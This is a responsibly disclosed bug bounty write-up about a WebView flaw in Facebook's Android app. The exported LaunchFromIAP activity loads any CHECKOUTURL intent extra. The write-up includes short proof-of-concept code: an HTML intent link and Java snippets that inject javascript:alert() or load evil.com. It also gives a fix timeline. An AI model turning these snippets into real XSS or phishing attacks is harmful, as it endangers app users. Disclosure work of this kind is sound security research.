Facebook android webview vulnerability : Execute arbitrary javascript (xss) and load arbitrary website

Facebook android webview vulnerability:
In Facebook android activity, com.facebook.katana.activity.iap.LaunchFromIAP is exported with com.facebook.katana.activity.iap action intent filter and using CHECKOUTURL as Intent extra to loadUrl with validating http/https scheme, which could have potentially been used to send a malicious URL to WebView and execute xss as well as create phishing web page.
Vulnerable Facebook app version: 338.1.0.36.118
Static code analysis:
In LaunchFromIAP webview url loads from bundle A0I which is defined in p000X.C172877z9 as:
1
2
3
public static Bundle A0I(Activity activity) {
return activity.getIntent().getExtras();
}
So LaunchFromIAP activity takes intent extra values and pass to bundle A0I and value of bundle access through A0I.getString('CHECKOUTURL') in LaunchFromIAP and store in A02 as string and pass to webview defined in p000X.C44470KuZ.
Reproduction:
This issue could be exploited using multiple way:
1.Using any web browser:
1
2
3
4
5
6
<html>
<body>
    <a href="intent:#Intent;action=com.facebook.katana.activity.iap;S.CHECKOUTURL=javascript:alert(8);end">Click here
    </a>
</body>
</html>
2.Using third-party app:
2.1: Using Action com.facebook.katana.activity.iap
1
2
3
Intent intent = new Intent("com.facebook.katana.activity.iap");
intent.putExtra("CHECKOUTURL", "https://evil.com");
startActivity(intent);
2.2: Using exported activity
1
2
3
4
5
Intent intent = new Intent();
intent.setClassName("com.facebook.work", "com.facebook.katana.activity.iap.LaunchFromIAP");
intent.putExtra("CHECKOUTURL", "javascript:alert(9)");
intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
startActivity(intent);
Proof of concept (POC):
Timeline:
- 01/10/2021: Report submitted.
- 01/10/2021: Triaged.
- 07/10/2021: Bounty -> $1000 + $75 (Silver league Bonus)
Comment by Facebook:
An untrusted Intent containing a Javascript: URL can cause XSS in LaunchFromIAP. The instance of this bug occurs due to not checking if the scheme is http(s). The larger root cause is that SecureWebView should not by-default handle javascript: URLs in loadURL. - 03/11/2021: Fixed in v342 (It is now validate http/https scheme, host facebook.com and path
/aas/iap_web - 04/01/2022: Requested for disclosure and facebook agreed for disclosure.